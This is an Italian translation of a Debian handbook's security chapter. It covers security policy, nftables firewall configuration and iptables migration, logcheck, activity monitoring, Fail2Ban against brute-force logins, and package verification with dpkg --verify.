

Sicurezza

Capitolo 14

14. Amministrazione avanzata	pag. 401
1. Come definire una Security Policy (Politica di Sicurezza)	pag. 402
2. Firewall o Packet Filtering	pag. 403
1. Come funziona nftables	pag. 404
2. Traduzione delle iptables in nftables	pag. 406
3. Sintassi di nft	pag. 408
4. Come installare le regole in modo che vengano riprodotte ad ogni avvio	pag. 409
3. Supervisione: prevenzione, rilevamento, dissuasione	pag. 410
1. Monitoraggio dei logs con logcheck	pag. 410
2. Monitoraggio delle attività	pag. 411
1. In tempo reale	pag. 411
2. Storico	pag. 411
3. Come evitare le intrusioni	pag. 412
4. Rilevamento delle modifiche	pag. 413
1. La validazione dei pacchetti tramite il comando dpkg -- verify	pag. 413
2. Verifica dei pacchetti con debsums nonostante i suoi limiti	pag. 414
3. Monitoraggio dei files: AIDE	pag. 414
4. Intrusion Detection System/Network Detection System (IDS/NIDS)	pag. 416
4. Introduzione ad AppArmor	pag. 417
1. I principi	pag. 417
2. Come attivare AppArmor e gestire i profili AppArmor	pag. 417
3. Come creare un nuovo profilo	pag. 418
5. Introduzione a SELinux	pag. 424
1. I principi	pag. 424
2. Come configurare SELinux	pag. 426
3. Come gestire un sistema SELinux	pag. 427
1. Gestione dei moduli SELinux	pag. 427
2. Gestione delle identità	pag. 428
3. Gestione di File Contexts, Ports e Booleans	pag. 429
4. Adeguamento delle Regole	pag. 430
1. Come scrivere un file .fc	pag. 430
2. Come scrivere un file .if	pag. 430
3. Come scrivere un file .te	pag. 432
4. Compilazione dei files	pag. 435
6. Altre considerazioni sulla sicurezza	pag. 435
1. I rischi dovuti alle applicazioni web	pag. 435
2. Sapere cosa aspettarsi	pag. 436
3. Scegliere il software con prudenza	pag. 437
4. Gestire una macchina nel suo insieme	pag. 438
5. Gli utenti sono Giocatori/Attori	pag. 438
6. Sicurezza fisica	pag. 439
7. Responsabilità legale	pag. 439
7. Come comportarsi con una macchina compromessa	pag. 440
1. Rilevamento ed analisi dell'intrusione del Cracker	pag. 440
2. Mettere il server offline	pag. 440
3. Preservare tutto ciò che può costituire una prova	pag. 441
4. Reinstallazione	pag. 442
5. Analisi forense	pag. 442
6. Ricostruzione dello scenario di un attacco	pag. 443

<< Un sistema informativo a seconda del contesto in cui viene utilizzato può avere un livello di rilevanza differente. Difatti in alcuni casi è fondamentale per la sopravvivenza di una società. Di conseguenza necessita della dovuta protezione per scongiurare diversi rischi. Il processo di valutazione dei rischi, che comprende anche la definizione e l'implementazione dei sistemi di protezione, viene comunemente definito come "security process" (in ital. trad. non lett. "processo di prevenzione e di gestione degli incidenti di sicurezza"). >>

14.1. Come definire una Security Policy (Politica di Sicurezza)

ATTENZIONE

Qual è lo scopo di questo capitolo

La sicurezza è un argomento talmente vasto e delicato, che non è possibile affrontarlo in modo esaustivo nella trattazione di un unico capitolo. Verranno pertanto delineati soltanto alcuni punti importanti e presentati alcuni strumenti e metodi che possono essere utilizzati nel "security domain" [nella logica del primo ordine (il linguaggio formale di rappresentazione degli enunciati, delle relazioni e del ragionamento logico) il dominio è l'insieme degli oggetti di un modello, che a sua volta include non solo gli oggetti, ma anche le relazioni fra quest'ultimi]. Per chi fosse interessato, la documentazione sull'argomento è abbondante tanto che sono state scritte intere opere che lo trattano. Un eccellente punto di partenza è il libro *Linux Server Security* di Michael D. Bauer (pubblicato da O'Reilly).

Il termine "sicurezza" comprende una vasta serie di concetti, strumenti e procedure, che non possono singolarmente essere applicati universalmente. Scegliere quale implementare richiede una consapevolezza riguardo al fine da raggiungere. Ovvero per proteggere un sistema occorre porsi in fase ex ante alcune domande. Difatti con la mera implementazione arbitraria degli strumenti difensivi senza pianificazione si rischia il paradosso dell'assenza di sicurezza riguardo ad aspetti rilevanti.

Per prima cosa dovete porvi un obiettivo. Le seguenti domande potrebbero aiutarvi a tale scopo:

- Cosa desiderate proteggere? La politica di sicurezza non può essere universale e cambia in base a cosa si sta cercando di proteggere, ad esempio un computer o dei dati. E se si tratta di dati, la politica di sicurezza cambia anche in base al tipo di dati.
- Da quale "incidente di sicurezza" desiderate proteggervi? Un furto di dati riservati? Una perdita accidentale dei dati? Una perdita di entrate dovuta all'interruzione dei servizi offerti dalla vostra società?
- Inoltre, da chi state cercando protezione? Le misure di sicurezza differiscono a seconda si tratti di un errore umano di un utente regolare del sistema [o impiegato] o di un attacco di un dato gruppo di malintenzionati.

Il termine rischio viene normalmente associato a tre fattori: cosa deve essere protetto, quale evento si desidera scongiurare e chi potrebbe farlo accadere. Le risposte a queste tre domande consente di definire un modello di rischio. Dopodiché sarà possibile stabilire una politica di sicurezza e concretizzare le dovute azioni.

NOTA

Un interrogativo perpetuo

Bruce Schneier, un esperto di sicurezza riconosciuto a livello mondiale (non soltanto di sicurezza informatica) è solito sconfessare uno dei miti sulla sicurezza con la seguente frase "La sicurezza è un processo, non un prodotto". Ovvero le risorse da proteggere cambiano con il trascorrere degli anni così come le minacce ed i mezzi a disposizione dei malintenzionati. Quindi nonostante la presenza di una politica di sicurezza perfettamente progettata ed implementata, non potrete sentirvi mai completamente al sicuro. I fattori di rischio evolvono e la vostra controffensiva dovrà fare altrettanto.

Nella definizione di una politica di sicurezza dovete tenere in considerazione i vincoli che possono limitarne l'applicabilità. Ovvero fino a che punto siete disposti ad arrivare per mettere in sicurezza il vostro sistema? Tale domanda ha un impatto notevole riguardo all'implementazione di una politica di sicurezza. Spesso si è soliti credere che la risposta sia influenzata soltanto dai costi economici, invece non è così dato che occorre valutare anche gli effetti negativi di una politica di sicurezza in termini di inconvenienti per gli utenti del sistema o di degradazione delle prestazioni. Pertanto si ribadisce che soltanto dopo aver definito un modello di rischio potrete stabilire una politica di sicurezza efficiente.

NOTA Politiche agli antipodi	<p>In alcuni casi la scelta delle azioni da intraprendere per proteggere un sistema può essere estremamente semplice.</p> <p>Ad esempio, se il sistema da proteggere è costituito esclusivamente da un computer di seconda mano utilizzato per i conteggi di fine giornata, potreste ragionevolmente decidere di non fare nulla di speciale per la sua sicurezza. Infatti il valore economico del sistema in sé è basso. Mentre quello dei dati è pari a zero in quanto non vengono archiviati nel suddetto computer. Pertanto un potenziale malvivente anche se riuscisse ad infiltrarsi nel "sistema" otterrebbe un'ingombrante calcolatrice.</p> <p>In conclusione il costo per la protezione di un sistema simile potrebbe di gran lunga essere superiore al costo di un'eventuale violazione di sicurezza.</p> <p>In altri casi potreste desiderare la protezione dei dati confidenziali a discapito di qualsiasi altra considerazione. Ovvvero anche attraverso la distruzione completa dei dati (rimozione sicura dei files, distruzione dell'hard disk facendolo a pezzi e trattando poi i singoli pezzi con acido, ecc.). Diversamente se i dati devono essere conservati per un loro possibile utilizzo in futuro (ma senza essere accessibili) ed il costo della loro protezione non è soggetto a vincoli, si potrebbe optare per la loro memorizzazione su dischi in lega di platino-iridio immagazzinati in bunker a prova di bomba, scavati in diverse montagne sparse nel mondo, con segretazione della loro posizione e sottoponendoli a vigilanza militare ...</p> <p>Per quanto le politiche sopra descritte possano sembrare estreme, in realtà rappresentano la risposta adeguata nella misura opportuna a dei rischi definiti, tenuti in conto gli obiettivi da raggiungere ed i vincoli da rispettare. Solo la politica di sicurezza derivante da una decisione ponderata potrà essere considerata degna di rispetto.</p>
---	---

Nella maggior parte dei casi il sistema informativo è suddiviso in sottosistemi coerenti ed indipendenti. Ciascuno di questi sottosistemi ha dei requisiti e dei limiti a se stanti, di conseguenza ogni sottosistema necessita di una politica di sicurezza progettata ad hoc. Per fare ciò dovete tenere presente il seguente principio: un perimetro breve e ben definito è più facile da difendere da uno vasto e senza confini. Persino l'organizzazione della rete dovrà essere progettata in base al suddetto principio: i servizi più sensibili dovranno essere concentrati su un numero ristretto di macchine e quest'ultime dovranno essere accessibili solo attraverso un numero inferiore di check-points; infatti la progettazione della protezione dei check-points sarà meno onerosa rispetto alla progettazione della sicurezza di ogni singola macchina sensibile da esporre ai rischi del mondo esterno. Per tali ragioni nel suddetto contesto sono adeguate soluzioni come il network filtering (che comprendono i firewalls). Il network filtering può essere implementato sia da hardware dedicato, sia da software firewalls, come quello integrato dal Linux kernel, che rappresentano soluzioni più semplici e flessibili.

14.2. Firewall o Packet Filtering

BASILARE Firewall	<p>Un firewall è una componente, hardware e/o software, di un sistema informatico, che verifica i pacchetti della rete in entrata ed in uscita (provenienti da o destinati alla rete locale) per poi lasciar giungere a destinazione solo quelli che soddisfano determinate condizioni predefinite.</p>
-----------------------------	---

Un firewall è un filtering network gateway efficace solo sui pacchetti di rete che lo attraversano. Di conseguenza l'efficienza di un firewall dipende dal fatto che i pacchetti vengano instradati attraversandolo.

SPECIFIC CASE Local Firewall

Potrete limitare l'azione di un firewall locale ad una singola macchina (e non ad un'intera rete locale); il suo ruolo quindi sarà filtrare o impedire l'accesso ad alcuni servizi, onde evitare che vengano instaurate connessioni in uscita da software fraudolento installato volontariamente o involontariamente dall'utente.

Il Kernel Linux abilita netfilter firewall per impostazione predefinita e potrete gestirlo dall'user space attraverso i comandi `iptables`, `ip6tables`, `arptables` ed `ebtables`.

In ogni caso i comandi `iptables` di Netfilter sono ormai stati sostituiti da `nftables`, che ha superato diverse problematiche del precedente. In particolare include meno duplicate code [duplicazione del codice - per replicare una funzionalità nello stesso programma o fra diversi programmi gestiti o appartenenti alla stessa entità] e può essere gestito semplicemente attraverso il comando `nft`. Debian Buster utilizza il framework di `nftables` per impostazione predefinita.

```
# apt install -y nftables
Reading package lists ... Done

# systemctl enable nftables.service
Created symlink /etc/systemd/system/sysvinit.target.wants/nftables.service → /lib/
→ systemd/system/nftables.service
```

14.2.1 Il funzionamento di `nftables`

`nftables` consente di ispezionare un pacchetto di rete mentre lo processa, ponendo la correlata fase in pausa. Ciò permette ad esempio: di far decadere o eliminare i pacchetti in entrata; modificare i pacchetti in diversi modi; bloccare determinati pacchetti in uscita per verificare la presenza di malware; dirigere nuovamente dei pacchetti nel più breve tempo possibile all'interfaccia bridge di rete; distribuire il carico dei pacchetti in entrata fra diversi sistemi.

È essenziale che prendiate dimestichezza con i layer 3,4,5 del modello OSI (Open Systems Interconnection) per poter beneficiare delle funzionalità di netfilter al meglio.

CULTURA Il modello OSI

Il modello OSI è uno schema concettuale utile per implementare i protocolli di rete senza dover tenere in considerazione la sottostante struttura e tecnologia. Ciò facilita l'interoperabilità fra diversi sistemi di comunicazione attraverso i protocolli di comunicazione standard.

Il modello OSI è definito dallo standard ISO/EIC 7498. A seguire sono descritti i sette "layers" (livelli):
1 Physical (fisico): trasmissione e ricezione degli streams (canali o flussi) di raw bits attraverso un mezzo fisico;
2 Data Link (connessione dati): trasmissione affidabile dei frames (unità) di dati fra due nodi collegati fra loro attraverso una connessione basata sul precedente physical layer.

3 Network (rete): struttura e gestione di una rete multi-node; include addressing, routing e controllo del traffico;
 4 Transport (trasporto): trasmissione affidabile dei data segments [porzioni di dati in lettura e scrittura, diversamente dai code segments che sono solo in lettura.] fra punti [partenza e finale] su una rete; include segmentation, acknowledgment [ACK - riconoscimento dell'avvenuta ricezione] e multiplexing [multiplexazione - tecnica attraverso cui diversi canali, analogici o digitali, in ingresso se combinati in unico segnale hanno comunque in uscita la stessa capacità trasmissiva];
 5 Session (sessione): gestione delle sessioni di comunicazione, ad esempio il continuo scambio di informazioni fra due nodi sotto forma di trasmissioni back-and-forth;
 6 Presentation (Presentazione): traduzione dei dati fra un servizio di rete ed un'applicazione; include codifica dei caratteri, compressione dati e criptazione/decriptazione;
 7 Application (Applicazione): APIs (di alto livello); include condivisione delle risorse e remote file access [servizio che consente di accedere, gestire, modificare e condividere i files da remoto].

♦ https://en.wikipedia.org/wiki/Osi_model

Il firewall è configurato attraverso tables, che contengono le rules (regole) incluse in chains (catene). Diversamente da iptables, nftables non dispone di tabelle predefinite. Difatti è l'utente a stabilire quante tabelle possedere e come realizzarle. A ciascuna tabella può essere assegnata soltanto una delle seguenti cinque famiglie: ip, ip6, inet, arp e bridge.

Ci sono due tipi di chains: base chains e regular chains. Un base chain è un entry point per i pacchetti provenienti in stack dalla rete e registrati nei Netfilter hooks, ad esempio le catene rilevano i pacchetti in transito attraverso lo stack TCP/IP. Diversamente, una regular chain non è annessa a nessun hook, pertanto non rileva il traffico, ma può essere usata a scopo gestionale come un jump target.

Le regole sono composte di statements [dichiarazioni], ovvero trattano la corrispondenza di espressioni e le conseguenti verdict statements [dichiarazioni decisionali] come accept [accetta il pacchetto], drop [lascia decadere il pacchetto], queue [metti in coda il pacchetto], continue [continua], return [ritorna alla regola della precedente chain chiamata], jump chain [salta alla chain definita se il pacchetto corrisponde al target], goto chain [vai alla chain definita].

BASILARE

ICMP

ICMP (Internet Control Message Protocol) è un protocollo impiegato per trasmettere le informazioni complementari sulle comunicazioni. Il suddetto protocollo consente di testare il funzionamento della connessione di rete attraverso il comando ping (che invia un messaggio di ICMP echo request in modo da ricevere dal destinatario un messaggio ICMP echo reply). Inoltre: avvisa se un pacchetto è stato rifiutato da un firewall; indica un overflow [un sovraccaricamento] del receive buffer [buffer di ricezione]; offre un instradamento migliore per i nuovi pacchetti in connessione; ecc. Il protocollo ICMP è stato definito da diversi documenti RFC; i primi documenti RFC777 e RFC792, sono stati celermemente integrati ed estesi.

♦ <http://www.faqs.org/rfcs/rfc777.html>
 ♦ <http://www.faqs.org/rfcs/rfc792.html>

Si ricorda che un buffer di ricezione è una piccola area di memoria che immagazzina i dati nell'intervallo temporale compreso fra i due seguenti eventi: l'arrivo dei dati dalla rete; l'elaborazione dei dati da parte del kernel. Se la sopracitata area di memoria diventa piena non può ricevere altri dati, di conseguenza il protocollo ICMP segnala il problema al mittente in modo che quest'ultimo riduca il suo transfer rate (e così si raggiunga un equilibrio dopo un po').

In aggiunta si precisa che mentre una rete IPv4 può funzionare senza ICMP, una rete IPv6 necessita di ICMPv6 imprescindibilmente, dato che combina diverse funzionalità che nell'IPv4 erano gestite da ICMPv4, IGMP (Internet Group Membership Protocol) e ARP (Address Resolution Protocol). ICMPv6 è definito nel documento RFC4443.

♦ <http://www.faqs.org/rfcs/rfc4443.html>

14.2.2 Traduzione delle iptables in nftables

I comandi `iptables-translate` e `ip6tables-translate` possono essere usati per tradurre vecchi comandi `iptables` nella nuova sintassi `ntftables`. Possono essere tradotti interi rulesets e l'use-case illustrato a seguire mostra la migrazione in un computer in cui è installato Docker:

```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.2 on Thu Jul 18 10:39:33 2019
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; policy accept; }
add chain ip filter FORWARD { type filter hook forward priority 0; policy drop; }
add chain ip filter OUTPUT { type filter hook output priority 0; policy accept; }
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-1
add rule ip filter FORWARD oifname "docker0" ct state related,established counter
-> accept
add rule ip filter FORWARD oifname "docker0" counter jump DOCKER
add rule ip filter FORWARD ifname "docker0" oifname != "docker0" counter accept
add rule ip filter FORWARD ifname "docker0" oifname "docker0" counter accept
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0" oifname != "docker0"
-> counter jump DOCKER-ISOLATION-STAGE-2
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0" counter drop
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority -100; policy accept; }
->
add chain ip nat INPUT { type nat hook input priority 100; policy accept; }
add chain ip nat POSTROUTING { type nat hook postrouting priority 100; policy accept; }
->
add chain ip nat OUTPUT { type nat hook output priority -100; policy accept; }
add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump DOCKER
add rule ip nat POSTROUTING oifname != "docker0" ip saddr 172.17.0.0/16 counter
-> masquerade
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type local counter jump
-> DOCKER
add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Thu Jul 18 10:39:33 2019
# iptables-restore-translate -f iptables-ruleset.txt > ruleset.nft
# nft -f ruleset.nft
# nft list ruleset
```

```

table ip filter {
chain INPUT {
type filter hook input priority 0; policy accept;
}
chain FORWARD {
type filter hook forward priority 0; policy drop;
counter packets 0 bytes 0 jump DOCKER-USER
counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
oifname "docker0" ct state related,established counter packets 0
-> bytes 0 accept
oifname "docker0" counter packets 0 bytes 0 jump DOCKER
iifname "docker0" oifname != "docker0" counter packets 0 bytes 0
-> accept
iifname "docker0" oifname "docker0" counter packets 0 bytes 0 accept
}
chain OUTPUT {
type filter hook output priority 0; policy accept;
}
chain DOCKER {
}
chain DOCKER-ISOLATION-STAGE-1 {
iifname "docker0" oifname != "docker0" counter packets 0 bytes 0 jump
- DOCKER-ISOLATION-STAGE-2
counter packets 0 bytes 0 return
}
chain DOCKER-ISOLATION-STAGE-2 {
oifname "docker0" counter packets 0 bytes 0 drop
counter packets 0 bytes 0 return
}
chain DOCKER-USER {
counter packets 0 bytes 0 return
}
}
table ip nat {
chain PREROUTING {
type nat hook prerouting priority -100; policy accept;
fib daddr type local counter packets 0 bytes 0 jump DOCKER
}
chain INPUT {
type nat hook input priority 100; policy accept;
}

```

```

chain POSTROUTING {
type nat hook postrouting priority 100; policy accept;
oifname != "docker0" ip saddr 172.17.0.0/16 counter packets 0 bytes 0
-> masquerade
}
chain OUTPUT {
type nat hook output priority -100; policy accept;
ip daddr != 127.0.0.0/8 fib daddr type local counter packets 0 bytes
-> 0 jump DOCKER
}
chain DOCKER {
iifname "docker0" counter packets 0 bytes 0 return
}
}
table ip mangle {
chain PREROUTING {
type filter hook prerouting priority -150; policy accept;
}
chain INPUT {
type filter hook input priority -150; policy accept;
}
chain FORWARD {
type filter hook forward priority -150; policy accept;
}
chain OUTPUT {
type route hook output priority -150; policy accept;
}
chain POSTROUTING {
type filter hook postrouting priority -150; policy accept;
}
}

```

Gli strumenti `iptables-nft`, `ip6tables-nft`, `arptables-nft`, `ebttables-nft` sono versioni di `iptables` che impiegano `nftables` API, così che gli utenti possano riprendere l'uso della sintassi `iptables`, anche se non è raccomandabile; questi strumenti dovrebbero essere usati solo per scopi di retrocompatibilità.

14.2.3. Sintassi di nft

I comandi `nft` consentono di gestire le tabelle, le catene e le regole. L'opzione `table` supporta molteplici operazioni: `add`, `create`, `delete`, `list` e `flush` [per “pulire” un intero ruleset]. `nft add table ip6 mangle` aggiunge una nuova tabella della famiglia `ip6`.

Per includere una nuova base chain alla tabella filter, potrete eseguire il seguente comando (se utilizzate bash il semicolon [;] viene preceduto da un backslash [\])

```
# nft add chain filter input { type filter hook input priority 0 \; }
```

Le regole vengono solitamente aggiunte con la seguente sintassi: nft add rule [family] table chain handle statement

Il comando `insert` è simile ad `add`, ma la regola è anteposta all'inizio della catena (e non alla fine) o prima della regola con un dato handle (e non dopo la regola). Per esempio, il seguente comando include una regola prima della regola con handler 8:

```
# nft insert rule filter output position 8 ip daddr 127.0.0.8 drop
```

I comandi nft non effettuano cambiamenti permanenti alla configurazione, pertanto saranno perduti se non verranno salvati. Le regole del firewall sono conservate in `/etc/nftables.conf`. Per salvare in modo permanente la configurazione del firewall dovete eseguire `nft list ruleset > /etc/nftables.conf` come root.

nft include diverse funzionalità, che potrete approfondire attraverso la sua man page `nft(8)`.

14.2.4 Come installare le regole in modo che vengano riprodotte ad ogni avvio

Per abilitare come impostazione predefinita il firewall in Debian, dovete salvare le regole in `/etc/nftables.conf` ed eseguire `systemctl enable nftables.service` come root.

In altri casi, è preferibile registrare lo script di configurazione attraverso la direttiva `up` del file `/etc/network/interfaces`. Nell'esempio seguente, lo script viene conservato in `/usr/local/etc/arrakis.fw`.

Esempio 14.1 Il file interface che chiama lo script di configurazione del firewall

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
up /usr/local/etc/arrakis.fw
```

Ovviamente si presuppone che abbiate utilizzato `ifupdown` per configurare l'interfaccia di rete. Se state utilizzando altro (ad esempio NetworkManager o `systemd-networkd`) dovete fare riferimento alla correlata documentazione, in particolare per lo script da eseguire successivamente aver configurato l'interfaccia.

14.3. Supervisione: prevenzione, rilevamento, dissuasione

Il monitoraggio è parte integrante di qualsiasi politica di sicurezza per diverse ragioni. Difatti l'obiettivo di una politica di sicurezza non è soltanto garantire la riservatezza dei dati, ma anche la disponibilità dei servizi. Quindi dovete assicurarvi che tutto funzioni come previsto, rilevare in tempi ragionevoli eventuali anomalie nel funzionamento o cambiamenti nella qualità dei servizi erogati. L'attività di monitoraggio può facilitare il rilevamento di tentativi di infiltrazione e pertanto consentirvi l'attuazione di una rapida controffensiva prima che si verifichino conseguenze gravi. Questo il capitolo tratterà alcuni strumenti che possono essere impiegati per monitorare diversi aspetti di un sistema Debian. Di fatto integra il paragrafo 12.4, "Monitoring [Monitoraggio o Supervisione]" a pagina 372.

14.3.1. Monitoraggio dei logs con logcheck

Il programma logcheck monitora i log files ogni ora per impostazione predefinita. Inoltre invia via e-mail i messaggi di logs più insoliti all'amministratore per un'analisi più accurata. L'elenco dei files monitorati viene memorizzato nel file /etc/logcheck/logcheck.logfiles; non dovete modificare i valori predefiniti a meno che non abbiate modificato radicalmente il file /etc/rsyslog.conf.

logcheck processa in 3 modalità (più o meno dettagliate): paranoid, server e workstation. La prima modalità è "verbose" (molto dettagliata), per cui è adatta a server dedicati (come i firewalls). La seconda modalità, abilitata per impostazione predefinita, è raccomandata per la maggior parte dei servers. La terza modalità è destinata alle workstations ed è la meno dettagliata (è la modalità che filtra più messaggi).

Qualunque modalità venga scelta è consigliabile comunque configurare logcheck per escludere i messaggi superflui (in base ai servizi installati), a meno che l'amministratore non desideri ricevere ad ogni ora una mole di emails inutili. La procedura di selezione dei messaggi è relativamente complessa ed in caso di necessità dovete consultare /usr/share/doc/logcheck-database/ README.logcheck-database.gz.

Le regole possono essere distinte in diversi tipi:

- quelle che qualificano un messaggio come un tentativo di cracking (vengono salvate in un file nella directory /etc/logcheck/cracking.d/);
- quelle che si occupano della rimozione dei messaggi qualificati come tentativo di cracking (/etc/logcheck/cracking.ignore.d/);
- quelle che qualificano un messaggio come avviso di sicurezza (/etc/logcheck/violations.d/);
- quelle che si occupano della rimozione dei messaggi qualificati come avviso di sicurezza (/etc/logcheck/violations.ignore.d/);
- ed infine quelle che si applicano a tutti i restanti messaggi (qualificati come system events - eventi di sistema).

ATTENZIONE

Come si ignora
un messaggio

Qualsiasi messaggio contrassegnato come tentativo di cracking o avviso di sicurezza (a seguito ad esempio di una regola nel file /etc/logcheck/violations.d/myfile) può essere ignorato immettendo una regola nel file /etc/logcheck/violations.ignore.d/myfile o nel file /etc/logcheck/violations.ignore.d/myfile-extension.

Un evento di sistema verrà sempre segnalato, a meno che una regola in una delle directories `/etc/logcheck/ignore.d.{paranoid,server,workstation}` / non imponga di ignorarlo. Ovviamente solo le directories corrispondenti ad un livello di verbosità maggiore o uguale al livello della modalità operativa prescelta verranno prese in considerazione.

14.3.2. Monitoraggio delle attività

14.3.2.1. In tempo reale

`top` è uno strumento interattivo che consente la visualizzazione dell'elenco dei processi correnti. Per impostazione predefinita organizza la sua tabella partendo dal carico corrente della CPU (che si può comunque richiedere attraverso il tasto P). In ogni caso è possibile richiedere la memoria occupata (tasto M), il total processor time (tasto T) o il numero identificativo del processo o PID (tasto N).

Attraverso il tasto k [che è la lettera iniziale del lemma inglese "kill"] potrete terminare un processo immettendo il suo numero identificativo.

Attraverso il tasto r [che è la lettera iniziale del lemma inglese "renicing"] potrete cambiare la priorità di un processo.

Qualora il vostro sistema sembrasse sovraccarico, attraverso `top` potrete verificare quali processi sono in competizione per il processor time o quale consuma troppa memoria. Viene impiegato anche per valutare se i processi che consumano risorse corrispondono effettivamente a dei servizi reali che la macchina ospita. Ad esempio quando un processo sconosciuto è in esecuzione sotto l'utente www-data [in un web server] dovrebbe impensierirvi e dovrete valutarlo, in quanto è molto probabile che si tratti di un'istanza del software installato [e legittimo - come apache, nginx, ecc.] in esecuzione però sulla macchina a causa di una vulnerabilità in un'applicazione web.

`top` è uno strumento molto flessibile con una correlata man page che descrive come personalizzare la visualizzazione in base alle proprie esigenze o agli usi.

Lo strumento con interfaccia grafica `gnome-system-monitor` è simile a `top` ed offre sostanzialmente le stesse funzionalità.

14.3.2.2 Storico

Il carico della CPU, il traffico di rete e lo spazio disponibile sul disco sono informazioni che variano continuamente. L'analisi dello storico e di conseguenza dell'evoluzione delle suddette informazioni è utile per individuare l'uso che viene fatto del computer.

Esistono diversi strumenti dedicati a questa attività. La maggior parte di questi strumenti raccoglie i dati tramite SNMP (Simple Network Management Protocol) allo scopo di centralizzare le informazioni. Ciò pertanto consente di recuperare anche le informazioni sugli elementi della rete che non sono necessariamente computers di tipo general-purpose, ma ad esempio routers di rete dedicati o switches.

Questo libro tratta in dettaglio Munin (andate a leggere il paragrafo 12.4.1, "Configurazione di Munin" a pagina 372) nel Capitolo 12: "Amministrazione avanzata" a pagina 328. Debian offre un tool simile denominato cacti. Il suo deployment è leggermente più complesso, dato che si basa solo su SNMP. Inoltre, nonostante offra un'interfaccia web, i concetti relativi alla sua configurazione sono poco intuitivi. La lettura della correlata documentazione HTML (`/usr/share/doc/cacti/html/Table-of-Contents.html`) è essenziale.

ALTERNATIVA	mrtg
	<p><code>mrtg</code> (incluso nell'omonimo pacchetto) è uno strumento avanti negli anni. Nonostante il profilo spartano, <code>mrtg</code> è in grado di raccogliere gli storici dei dati e di presentarli sotto forma di grafici. Supporta diversi scripts per visualizzare i dati comunemente monitorati: carico del processore, traffico di rete, richieste (o accessi) di pagine web, ecc.</p> <p>I pacchetti <code>mrtg-contrib</code> e <code>mrtgutils</code> offrono degli scripts di esempio, che potrete utilizzare direttamente.</p>

14.3.3 Come evitare le intrusioni

Gli attaccanti solitamente provano ad accedere ai servers supponendo le passwords; per tale ragione le passwords devono essere sempre complesse. In ogni caso dovete considerare anche delle contromisure per gli attacchi a forza bruta. L'attacco a forza bruta consiste in un tentativo non autorizzato di accedere ad un sistema software attraverso l'implementazione di diversi tentativi di accesso in un intervallo di tempo piuttosto breve.

Il metodo più semplice per impedire gli attacchi a forza bruta è limitare il numero di tentativi di accesso effettuati dalla stessa sorgente, generalmente bloccando (banning) temporaneamente un indirizzo IP.

Fail2Ban è un suite software di prevenzione dagli accessi non autorizzati (intrusioni) che può essere configurata per monitorare qualsiasi servizio, nonché i file di logs che riportano i tentativi di accesso. È disponibile attraverso il pacchetto `fail2ban`.

Fail2Ban viene configurato attraverso un semplice protocollo e tramite `fail2ban-client`, che scansiona i files di configurazione e le istanze al server `fail2ban-server` presentate sotto forma di configuration commands [i comandi che caricano i files di configurazione]. Fail2Ban dispone di quattro tipi di files di configurazione, che vengono memorizzati in `/etc/fail2ban`:

- `fail2Ban.conf` Configurazione globale (tra cui riguardo al logging);
- `filter.d/*.conf` I filtri che definiscono come rilevare i tentativi di autenticazione falliti. Il pacchetto Debian include i filtri per diversi programmi piuttosto comuni;
- `action.d/*.conf` Le azioni che definiscono i comandi per il banning o per sbloccare gli indirizzi IP;
- `jail.conf` Questo file contiene i jails, combinazioni di filtri e azioni.

A seguire un estratto della configurazione di `sshd` in `/etc/fail2ban/jail.conf` per comprendere come funziona Fail2Ban ...

```
[...]
[DEFAULT]
[...]
bantime = 10m
[...]
maxretry = 5
[...]
[sshd]
port = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s
```

Fail2Ban verifica i tentativi di autenticazione falliti di sshd utilizzando le espressioni regolari in Python definite in /etc/fail2ban/filters.d/sshd.conf nei confronti del log file (di sshd); il log file di sshd viene individuato attraverso la variabile sshd_log nel file /etc/fail2ban/paths_common.conf. Se Fail2Ban rileva 5 tentativi di autenticazione falliti in sequenza, viene bloccato l'IP corrispondente alla sorgente dei tentati di accesso.

Fail2Ban è uno strumento efficace contro i tentativi di attacchi a forza bruta, ma non è infallibile; difatti non può prevenire gli attacchi a forza bruta distribuiti ed implementati attraverso diverse macchine connesse ad internet.

Un buon metodo per scongiurare gli attacchi a forza bruta distribuiti è incrementare il login time dopo ogni tentativo di accesso fallito.

14.3.4. Rilevamento delle modifiche

Completata l'installazione del sistema e la sua configurazione, bloccati gli aggiornamenti di sicurezza automatici, non c'è ragione per cui lo stato della maggior parte dei files e delle directories dovrebbe cambiare, fatta eccezione per i dati. Quindi potrebbe essere utile accertarsi che nessun file sia effettivamente cambiato, dato che eventuali modifiche impreviste sono da ritenersi sospette. In questo paragrafo sono presentati degli strumenti idonei per monitorare i files e notificare agli amministratori eventuali cambiamenti non previsti (o semplicemente per elencarli in una lista).

14.3.4.1 La validazione dei pacchetti tramite il comando dpkg --verify

ANDANDO OLTRE

Come proteggersi
dalle modifiche a
monte

dpkg --verify può essere utilizzato per rilevare le modifiche apportate ad un file da un pacchetto Debian, ma è inutile se lo stesso pacchetto Debian è stato alterato, ad esempio compromettendo il mirror Debian. Per proteggervi da questo tipo di attacchi dovrete utilizzare il sistema di verifica della firma digitale integrato in APT (andate a leggere il paragrafo 6.6, “Verifica dell'autenticità del pacchetto” a pagina 133) ed installare esclusivamente i pacchetti con origine certificata.

